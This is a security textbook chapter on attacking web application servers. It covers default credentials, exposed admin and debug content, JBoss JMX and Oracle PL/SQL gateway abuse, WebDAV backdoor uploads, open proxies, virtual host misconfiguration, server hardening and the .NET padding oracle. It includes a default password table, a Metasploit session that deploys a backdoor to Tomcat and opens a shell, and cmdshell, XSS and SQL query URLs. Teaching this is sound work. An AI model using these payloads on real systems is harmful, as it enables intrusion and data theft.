

Attacking the Application Server

As with any kind of application, a web application depends on the other layers of the technology stack that support it, including the application or web server, operating system, and networking infrastructure. An attacker may target any of these components. Compromising the technology on which an application depends very often enables an attacker to fully compromise the application itself.

Most attacks in this category are outside the scope of a book about attacking web applications. One exception to this is attacks that target the application and web server layers, as well as any relevant application-layer defenses. Inline defenses are commonly employed to help secure web applications and identify attacks. Circumventing these defenses is a key step in compromising the application.

So far we have not drawn a distinction between a web server and an application server, because the attacks have targeted application functionality, irrespective of how it is provided. In reality, much of the presentation layer, communication with back-end components, and the core security framework may be managed by the application container. This may give additional scope to an attack. Clearly any vulnerability in the technologies that deliver this framework will be of interest to an attacker if they can be used to directly compromise the application.

This chapter focuses on ways of leveraging defects at the application server layer from an Internet perspective to attack the web application running on it. The vulnerabilities that you can exploit to attack application servers fall into two broad categories: shortcomings in the server's configuration, and security flaws within application server software. A list of defects cannot be comprehensive,

because software of this type is liable to change over time. But the flaws described here illustrate the typical pitfalls awaiting any application implementing its own native extensions, modules, or APIs, or reaching outside the application container.

This chapter also examines web application firewalls, describes their strengths and weaknesses, and details ways in which they can often be circumvented to deliver attacks.

Vulnerable Server Configuration

Even the simplest of web servers comes with a wealth of configuration options that control its behavior. Historically, many servers have shipped with insecure default options, which present opportunities for attack unless they are explicitly hardened.

Default Credentials

Many web servers contain administrative interfaces that may be publicly accessible. These may be located at a specific location within the web root or may run on a different port, such as 8080 or 8443. Frequently, administrative interfaces have default credentials that are well known and are not required to be changed on installation.

Table 18-1 shows examples of default credentials on some of the most commonly encountered administrative interfaces.

Table 18-1: Default Credentials on Some Common Administrative Interfaces

	USERNAME	PASSWORD
Apache Tomcat	admin	(none)
	tomcat	tomcat
	root	root
Sun JavaServer	admin	admin
Netscape Enterprise Server	admin	admin
Compaq Insight Manager	administrator	administrator
	anonymous	(none)
	user	user
	operator	operator
	user	public
Zeus	admin	(none)

In addition to administrative interfaces on web servers, numerous devices, such as switches, printers, and wireless access points, use web interfaces that have default credentials that may not have been changed. The following resources list default credentials for a large number of different technologies:

- www.cirt.net/passwords
- www.phenoelit-us.org/dpl/dpl.html

HACK STEPS

1. **Review the results of your application mapping exercises to identify the web server and other technologies in use that may contain accessible administrative interfaces.**
2. **Perform a port scan of the web server to identify any administrative interfaces running on a different port to the main target application.**
3. **For any identified interfaces, consult the manufacturer's documentation and the listings of common passwords to obtain default credentials. Use Metasploit's built-in database to scan the server.**
4. **If the default credentials do not work, use the techniques described in Chapter 6 to attempt to guess valid credentials.**
5. **If you gain access to an administrative interface, review the available functionality, and determine whether this can be used to further compromise the host and attack the main application.**

Default Content

Most application servers ship with a range of default content and functionality that you may be able to leverage to attack either the server itself or the main target application. Here are some examples of default content that may be of interest:

- Debug and test functionality designed for use by administrators
- Sample functionality designed to demonstrate certain common tasks
- Powerful functions not intended for public use but unwittingly left accessible
- Server manuals that may contain useful information that is specific to the installation itself

Debug Functionality

Functionality designed for diagnostic use by administrators is often of great value to an attacker. It may contain useful information about the configuration and runtime state of the server and applications running on it.

Figure 18-1 shows the default page `phpinfo.php`, which exists on many Apache installations. This page simply executes the PHP function `phpinfo()` and returns the output. It contains a wealth of information about the PHP environment, configuration settings, web server modules, and file paths.




Figure 18-1: The default page `phpinfo.php`

Sample Functionality

By default many servers include various sample scripts and pages designed to demonstrate how certain application server functions and APIs can be used. Typically, these are intended to be innocuous and to provide no opportunities for an attacker. However, in practice this has not been the case, for two reasons:

- Many sample scripts contain security vulnerabilities that can be exploited to perform actions not intended by the scripts' authors.
- Many sample scripts actually implement functionality that is of direct use to an attacker.

An example of the first problem is the Dump Servlet included in Jetty version 7.0.0. This servlet can be accessed from a URL such as `/test/jsp/dump.jsp`. When it is accessed, it prints various details of the Jetty installation and the current request, including the request query string. This allows for simple

cross-site scripting if an attacker simply includes script tags in the URL, such as `/test/jsp/dump.jsp?%3Cscript%3Ealert(%22xss%22)%3C/script%3E`.

An example of the second problem is the Sessions Example script shipped with Apache Tomcat. As shown in Figure 18-2, this can be used to get and set arbitrary session variables. If an application running on the server stores sensitive data in a user's session, an attacker can view this and may be able to interfere with the application's processing by modifying its value.





Figure 18-2: The default Sessions Example script shipped with Apache Tomcat

Powerful Functions

Some web server software contains powerful functionality that is not intended to be used by the public but that can be accessed by end users through some means. In many cases application servers actually allow web archives (WAR files) to be deployed over the same HTTP port as that used by the application itself, given the correct administrative credentials. This deployment process for an application server is a prime target for hackers. Common exploit frameworks can automate the process of scanning for default credentials, uploading a web archive containing a backdoor, and executing it to get a command shell on the remote system, as shown in Figure 18-3.



```

Metasploit

File Edit View Help

[+] metasploit v3.7.0-dev [core:3.7 api:1.0]
+ -- --[ 675 exploits - 353 auxiliary
+ -- --[ 217 payloads - 27 encoders - 8 nops
+ -- --[ svn r12292 updated today (2011.04.11)

msf > use multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set USERNAME admin
USERNAME => admin
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set RHOST wahh-app
RHOST => wahh-app
msf exploit(tomcat_mgr_deploy) > set RPORT 80
RPORT => 80
msf exploit(tomcat_mgr_deploy) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Windows Universal"
[*] Uploading 52025 bytes as 1V4k3W7tG3mbMy3HSRV.war ...
[*] Executing /1V4k3W7tG3mbMy3HSRV/1PgAZx18WfCRE0VAv7W8ngbI.jsp...
[*] Undeploying 1V4k3W7tG3mbMy3HSRV ...
[*] Command shell session 1 opened (192.168.214.141:8097 -> 192.168.214.155:4444)
) at 2011-04-11 19:58:57 +0100

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\Apache Software Foundation\Tomcat 5.5>

```

Figure 18-3: Using Metasploit to compromise a vulnerable Tomcat server

JMX

The JMX console, installed by default within a JBoss installation, is a classic example of powerful default content. The JMX console is described as a “raw view into the microkernel of the JBoss Application Server.” In fact, it allows you to access any Managed Beans within the JBoss Application Server directly. Due to the sheer amount of functionality available, numerous security vulnerabilities have been reported. Among the easiest to exploit is the ability to use the `store` method within the `DeploymentFileRepository` to create a war file containing a backdoor, as shown in Figure 18-4.

The built-in Deployment Scanner then automatically deploys the Trojan WAR file to the JBoss Application Server. After it is deployed, it can be accessed within the newly created cmdshell application, which in this instance contains only `cmdshell.jsp`:

```
http://wahh-app.com:8080/cmdshell/cmdshell.jsp?c=cmd%20/
c%20ipconfig%3Ec:\foo
```

NOTE The resolution to this issue was to restrict the `GET` and `POST` methods to administrators only. This was easily bypassed simply by issuing the request just shown using the `HEAD` method. (Details can be found at www.securityfocus.com/bid/39710/.) As with any configuration-based vulnerability, tools such as Metasploit can exploit these various JMX vulnerabilities with a high degree of reliability.

Oracle Applications

The enduring example of powerful default functionality arises in the PL/SQL gateway implemented by Oracle Application Server and can be seen in other Oracle products such as the E-Business Suite. The PL/SQL gateway provides an interface whereby web requests are proxied to a back-end Oracle database. Arbitrary parameters can be passed to database procedures using URLs like the following:

```
https://wahh-app.com/pls/dad/package.procedure?param1=foo&param2=bar
```

This functionality is intended to provide a ready means of converting business logic implemented within a database into a user-friendly web application. However, because an attacker can specify an arbitrary procedure, he can exploit the PL/SQL gateway to access powerful functions within the database. For example, the `SYS.OWA_UTIL.CELLSPRINT` procedure can be used to execute arbitrary database queries and thereby retrieve sensitive data:

```
https://wahh-app.com/pls/dad/SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=SELECT+
*+FROM+users
```

To prevent attacks of this kind, Oracle introduced a filter called the PL/SQL Exclusion List. This checks the name of the package being accessed and blocks attempts to access any packages whose names start with the following expressions:

```
SYS.
DBMS_
UTL_
```



```
OWA_  
OWA.  
HTP.  
HTF.
```

This filter was designed to block access to powerful default functionality within the database. However, the list was incomplete and did not block access to other powerful default procedures owned by DBA accounts such as `CTXSYS` and `MDSYS`. Further problems were associated with the PL/SQL Exclusion List, as described later in this chapter.

Of course, the purpose of the PL/SQL gateway is to host specific packages and procedures, and many of the defaults have since been found to contain vulnerabilities. In 2009, the default packages forming part of the E-Business Suite proved to contain several vulnerabilities, including the ability to edit arbitrary pages. The researchers give the example of using `icx_define_pages.DispPageDialog` to inject HTML into the administrator's landing page, executing a stored cross-site scripting attack:

```
/pls/dad/icx_define_pages.DispPageDialog?p_mode=RENAME&p_page_id=[page_id]
```

HACK STEPS

1. Tools such as Nikto are effective at locating much default web content. The application mapping exercises described in Chapter 4 should have identified the majority of default content present on the server you are targeting.
2. Use search engines and other resources to identify default content and functionality included within the technologies known to be in use. If feasible, carry out a local installation of these, and review them for any default functionality that you may be able to leverage in your attack.

Directory Listings

When a web server receives a request for a directory, rather than an actual file, it may respond in one of three ways:

- It may return a default resource within the directory, such as `index.html`.
- It may return an error, such as the HTTP status code 403, indicating that the request is not permitted.
- It may return a listing showing the contents of the directory, as shown in Figure 18-6.




Figure 18-6: A directory listing

In many situations, directory listings do not have any relevance to security. For example, disclosing the index to an images directory may be inconsequential. Indeed, directory listings are often disclosed intentionally because they provide a built-in means of navigating around sites containing static content, as in the example illustrated. Nevertheless, there are two main reasons why obtaining directory listings may help you attack an application:

- Many applications do not enforce proper access control over their functionality and resources and rely on an attacker's ignorance of the URLs used to access sensitive items (see Chapter 8).
- Files and directories are often unintentionally left within the web root of servers, such as logs, backup files, and old versions of scripts.

In both of these cases, the real vulnerability lies elsewhere, in the failure to control access to sensitive data. But given that these vulnerabilities are extremely prevalent, and the names of the insecure resources may be difficult to guess, the availability of directory listings is often of great value to an attacker and may lead quickly to a complete compromise of an application.

HACK STEPS

For each directory discovered on the web server during application mapping, make a request for just this directory, and identify any cases where a directory listing is returned.

NOTE In addition to the preceding case, where directory listings are directly available, vulnerabilities have been discovered within web server software that can be exploited to obtain a directory listing. Some examples of these are described later in this chapter.

WebDAV Methods

WebDAV is a term given to a collection of HTTP methods used for Web-based Distributed Authoring and Versioning. These have been widely available since 1996. They have been more recently adopted in cloud storage and collaboration applications, where user data needs to be accessed across systems using an existing firewall-friendly protocol such as HTTP. As described in Chapter 3, HTTP requests can use a range of methods other than the standard `GET` and `POST` methods. WebDAV adds numerous others that can be used to manipulate files on the web server. Given the nature of the functionality, if these are accessible by low-privileged users, they may provide an effective avenue for attacking an application. Here are some methods to look for:

- `PUT` uploads the attached file to the specified location.
- `DELETE` deletes the specified resource.
- `COPY` copies the specified resource to the location given in the `Destination` header.
- `MOVE` moves the specified resource to the location given in the `Destination` header.
- `SEARCH` searches a directory path for resources.
- `PROPFIND` retrieves information about the specified resource, such as author, size, and content type.

You can use the `OPTIONS` method to list the HTTP methods that are permitted in a particular directory:

```
OPTIONS /public/ HTTP/1.0
Host: mdsec.net

HTTP/1.1 200 OK
Connection: close
Date: Sun, 10 Apr 2011 15:56:27 GMT
```

```
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
MS-Author-Via: MS-FP/4.0,DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private
```

This response indicates that several of the powerful methods listed previously are in fact allowed. However, in practice these may require authentication or be subject to other restrictions.

The PUT method is particularly dangerous. If you upload arbitrary files within the web root, the first target is to create a backdoor script on the server that will be executed by a server-side module, thereby giving the attacker full control of the application, and often the web server itself. If the PUT method appears to be present and enabled, you can verify this as follows:

```
PUT /public/test.txt HTTP/1.1
Host: mdsec.net
Content-Length: 4

test

HTTP/1.1 201 Created
...
```

Note that permissions are likely to be implemented per directory, so recursive checking is required in an attack. Tools such as DAVTest, shown next, can be used to iteratively check all directories on the server for the PUT method and determine which file extensions are allowed. To circumvent restrictions on using PUT to upload backdoor scripts, the tool also attempts to use PUT followed by the MOVE method:

```
C:\>perl davtest.pl -url http://mdsec.net/public -directory 1 -move -quiet
MOVE .asp FAIL
MOVE .shtml FAIL
MOVE .aspx FAIL

davtest.pl Summary:
Created: http://mdsec.net/public/1
MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.php
MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.html
MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.cgi
MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.cfm
```

```

MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.jsp
MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.pl
MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.txt
MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.jhtml
Executes: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.html
Executes: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.txt

```

TRY IT!

`http://mdsec.net/public/`

TIP For WebDAV instances where end users are permitted to upload files, it is relatively common for uploading server-side scripting language extensions specific to that server's environment to be forbidden. The ability to upload HTML or JAR files is much more likely, and both of these allow attacks against other users to be conducted (see Chapters 12 and 13).

HACK STEPS

To test the server's handling of different HTTP methods, you will need to use a tool such as Burp Repeater, which allows you to send an arbitrary request with full control over the message headers and body.

1. Use the **OPTIONS** method to list the HTTP methods that the server states are available. Note that different methods may be enabled in different directories.
2. In many cases, methods may be advertised as available that you cannot in fact use. Sometimes, a method may be usable even though it is not listed in the response to the **OPTIONS** request. Try each method manually to confirm whether it can in fact be used.
3. If you find that some WebDAV methods are enabled, it is often easiest to use a WebDAV-enabled client for further investigation, such as Microsoft FrontPage or the Open as Web Folder option within Internet Explorer.
 - a. Attempt to use the **PUT** method to upload a benign file, such as a text file.
 - b. If this is successful, try uploading a backdoor script using **PUT**.
 - c. If the necessary extension for the backdoor to operate is being blocked, try uploading the file with a `.txt` extension and using the **MOVE** method to move it to a file with a new extension.
 - d. If any of the preceding methods fails, try uploading a JAR file, or a file with contents that a browser will render as HTML.
 - e. Recursively step through all the directories using a tool such as `davtest.pl`.

The Application Server as a Proxy

Web servers are sometimes configured to act as forward or reverse HTTP proxy servers (see Chapter 3). If a server is configured as a forward proxy, depending on its configuration, it may be possible to leverage the server to perform various attacks:

- An attacker may be able to use the server to attack third-party systems on the Internet, with the malicious traffic appearing to the target to originate from the vulnerable proxy server.
- An attacker may be able to use the proxy to connect to arbitrary hosts on the organization's internal network, thereby reaching targets that cannot be accessed directly from the Internet.
- An attacker may be able to use the proxy to connect back to other services running on the proxy host itself, circumventing firewall restrictions and potentially exploiting trust relationships to bypass authentication.

You can use two main techniques to cause a forward proxy to make onward connections. First, you can send an HTTP request containing a full URL including a hostname and (optionally) a port number:

```
GET http://wahh-otherapp.com:80/ HTTP/1.0

HTTP/1.1 200 OK
...
```

If the server has been configured to forward requests to the specified host, it returns content from that host. Be sure to verify that the content returned is not from the original server, however. Most web servers accept requests containing full URLs, and many simply ignore the host portion and return the requested resource from within their own web root.

The second way of leveraging a proxy is to use the `CONNECT` method to specify the target hostname and port number:

```
CONNECT wahh-otherapp.com:443 HTTP/1.0

HTTP/1.0 200 Connection established
```

If the server responds in this way, it is proxying your connection. This second technique is often more powerful because the proxy server now simply forwards all traffic sent to and from the specified host. This enables you to tunnel other protocols over the connection and attack non-HTTP-based services. However, most proxy servers impose narrow restrictions on the ports that can be reached via the `CONNECT` method and usually allow only connections to port 443.

The available techniques for exploiting this attack are described in Server-Side HTTP Redirection (Chapter 10).

HACK STEPS

1. Using both `GET` and `CONNECT` requests, try to use the web server as a proxy to connect to other servers on the Internet and retrieve content from them.
2. Using both techniques, attempt to connect to different IP addresses and ports within the hosting infrastructure.
3. Using both techniques, attempt to connect to common port numbers on the web server itself by specifying `127.0.0.1` as the target host in the request.

Misconfigured Virtual Hosting

Chapter 17 described how web servers can be configured to host multiple websites, with the `HTTP Host` header being used to identify the website whose content should be returned. In Apache, virtual hosts are configured as follows:

```
<VirtualHost *>
  ServerName eis
  DocumentRoot /var/www2
</VirtualHost>
```

In addition to the `DocumentRoot` directive, virtual host containers can be used to specify other configuration options for the website in question. A common configuration mistake is to overlook the default host so that any security configuration applies to only a virtual host and can be bypassed when the default host is accessed.

HACK STEPS

1. Submit `GET` requests to the root directory using the following:
 - The correct `Host` header.
 - An arbitrary `Host` header.
 - The server's IP address in the `Host` header.
 - No `Host` header.
2. Compare the responses to these requests. For example, when an IP address is used in the `Host` header, the server may simply respond with a directory listing. You may also find that different default content is accessible.
3. If you observe different behavior, repeat your application mapping exercises using the `Host` header that generated different results. Be sure to perform a Nikto scan using the `-vhost` option to identify any default content that may have been overlooked during initial application mapping.

Securing Web Server Configuration

Securing the configuration of a web server is not inherently difficult. Problems typically arise through an oversight or a lack of awareness. The most important task is to fully understand the documentation for the software you are using and any hardening guides available in relation to it.

In terms of generic configuration issues to address, be sure to include all of the following areas:

- Change any default credentials, including both usernames and passwords if possible. Remove any default accounts that are not required.
- Block public access to administrative interfaces, either by placing ACLs on the relevant paths within the web root or by firewalling access to nonstandard ports.
- Remove all default content and functionality that is not strictly required for business purposes. Browse the contents of your web directories to identify any remaining items, and use tools such as Nikto as a secondary check.
- If any default functionality is retained, harden this as far as possible to disable unnecessary options and behavior.
- Check all web directories for directory listings. Where possible, disable directory listings in a server-wide configuration. You can also ensure that each directory contains a file such as `index.html`, which the server is configured to serve by default.
- Disable all methods other than those used by the application (typically GET and POST).
- Ensure that the web server is not configured to run as a proxy. If this functionality is actually required, harden the configuration as far as possible to allow connections only to the specific hosts and ports that should be legitimately accessed. You may also implement network-layer filtering as a secondary measure to control outbound requests originating from the web server.
- If your web server supports virtual hosting, ensure that any security hardening applied is enforced on the default host. Perform the tests described previously to verify that this is the case.

Vulnerable Server Software

Web server products range from extremely simple and lightweight software that does little more than serve static pages to highly complex application platforms that can handle a variety of tasks, potentially providing all but the business logic itself. In the latter example, it is common to develop on the assumption

that this framework is secure. Historically, web server software has been subject to a wide range of serious security vulnerabilities, which have resulted in arbitrary code execution, file disclosure, and privilege escalation. Over the years, mainstream web server platforms have become increasingly robust. In many cases core functionality has remained static or has even been reduced as vendors have deliberately decreased the default attack surface. Even as these vulnerabilities have decreased, the underlying principles remain valid. In the first edition of this book, we gave examples of where server software is most susceptible to vulnerabilities. Since that first edition, new instances have been reported in each category, often in a parallel technology or server product. Setting aside some of the smaller personal web servers and other minor targets, these new vulnerabilities have typically arisen in the following:

- Server-side extensions in both IIS and Apache.
- Newer web servers that are developed from the ground up to support a specific application or that are supplied as part of a development environment. These are likely to have received less real-world attention from hackers and are more susceptible to the issues described here.

Application Framework Flaws

Web application frameworks have been the subject of various serious defects over the years. We will describe one recent example of a generic example in a framework that made vulnerable many applications running on that framework.

The .NET Padding Oracle

One of the most famous disclosures in recent years is the “padding oracle” exploit in .NET. .NET uses PKCS #5 padding on a CBC block cipher, which operates as follows.

A block cipher operates on a fixed block size, which in .NET is commonly 8 or 16 bytes. .NET uses the PKCS #5 standard to add padding bytes to every plaintext string, ensuring that the resultant plaintext string length is divisible by the block size. Rather than pad the message with an arbitrary value, the value selected for padding is the number of padding bytes that is being used. Every string is padded, so if the initial string is a multiple of the block size, a full block of padding is added. So in a block size of 8, a message must be padded with either one 0x01 byte, two 0x02 bytes, or any of the intermediary combinations up to eight 0x08 bytes. The plaintext of the first message is then XORed with a preset message block called an initialization vector (IV). (Remember the issues with picking out patterns in ciphertext discussed in Chapter 7.) As described in Chapter 7, the second message is then XORed with the ciphertext from the first message, starting the cyclic block chain.

The full .NET encryption process is as follows:

1. Take a plaintext message.
2. Pad the message, using the required number of padding bytes as the padding byte value.
3. XOR the first plaintext block with the initialization vector.
4. Encrypt the XORed value from step 3 using Triple-DES.

From then on, the steps of encrypting the rest of the message are recursive (this is the cipher block chaining (CBC) process described in Chapter 7):

5. XOR the second plaintext block with the encrypted previous block.
6. Encrypt the XORed value using Triple-DES.

The Padding Oracle

Vulnerable versions of .NET up to September 2010 contained a seemingly small information disclosure flaw. If incorrect padding was found in the message, the application would report an error, resulting in a 500 HTTP response code to the user. Using the behaviors of the PKCS #5 padding algorithm and CBC together, the entire .NET security mechanism could be compromised. Here's how.

Note that to be valid, all plaintext strings should include at least one byte of padding. Additionally, note that the first block of ciphertext you see is the initialization vector, which serves no purpose other than to XOR against the plaintext value of the message's first encrypted block. For the attack, the attacker supplies a string containing only the first two ciphertext blocks to the application. These two blocks are the IV, followed by the first block of ciphertext. The attacker supplies an IV containing only zeroes and then makes a series of requests, sequentially incrementing the last byte of the IV. This last byte is XORed with the last byte in the ciphertext, and unless the resultant value for this last byte is 0x01, the cryptographic algorithm throws an error! (Remember that the cleartext value of any string must end in one or more padding values. Because no other padding is present in the first ciphertext block, the last value must be decrypted as 0x01.)

An attacker can leverage this error condition: eventually he will hit on the value that, when XORed with the last byte of the ciphertext block, results in 0x01. At this point the cleartext value of the last byte y can be determined, because:

$$x \text{ XOR } y = 0x01$$

so we have just determined the value of x .

The same process works on the second-to-last byte in the ciphertext. This time, the attacker (knowing the value of y) chooses the value of x for which the last byte will be decrypted as 0x02. Then he performs the same incremental process on the second-to-last character in the initialization vector, receiving 500

Internal Server Error messages until the second-to-last decrypted byte is 0x02. At this point, two 0x02 bytes are at the end of the message, which equates to valid padding, and no error is returned. This process can then be recursively applied across all bits of the targeted block, and then on the following ciphertext block, through all the blocks in the message.

In this way, an attacker can decrypt the whole message. Interestingly, the same mechanism lets the attacker encrypt a message. Once you have recovered a plaintext string, you can modify the IV to produce the plaintext string of your choosing. One of the best targets is `ScriptResource.axd`. The `d` argument of `ScriptResource` is an encrypted filename. An attacker choosing a filename of `web.config` is served the actual file, because ASP.NET bypasses the normal restrictions imposed by IIS in serving the file. For example:

```
https://mdsec.net/ScriptResource.axd?d=SbXSD3uTnhYsK4gMD8fL84_mHPC5jJ71f
dnrl_WtsftZiUOZ6IXYG8QCXW86UizF0&t=632768953157700078
```

NOTE This attack applies more generally to any CBC ciphers using PKCS #5 padding. It was originally discussed in 2002, although .NET is a prime target because it uses this type of padding for session tokens, `ViewState`, and `ScriptResource.axd`. The original paper can be found at www.iacr.org/archive/eurocrypt2002/23320530/cbc02_e02d.pdf.

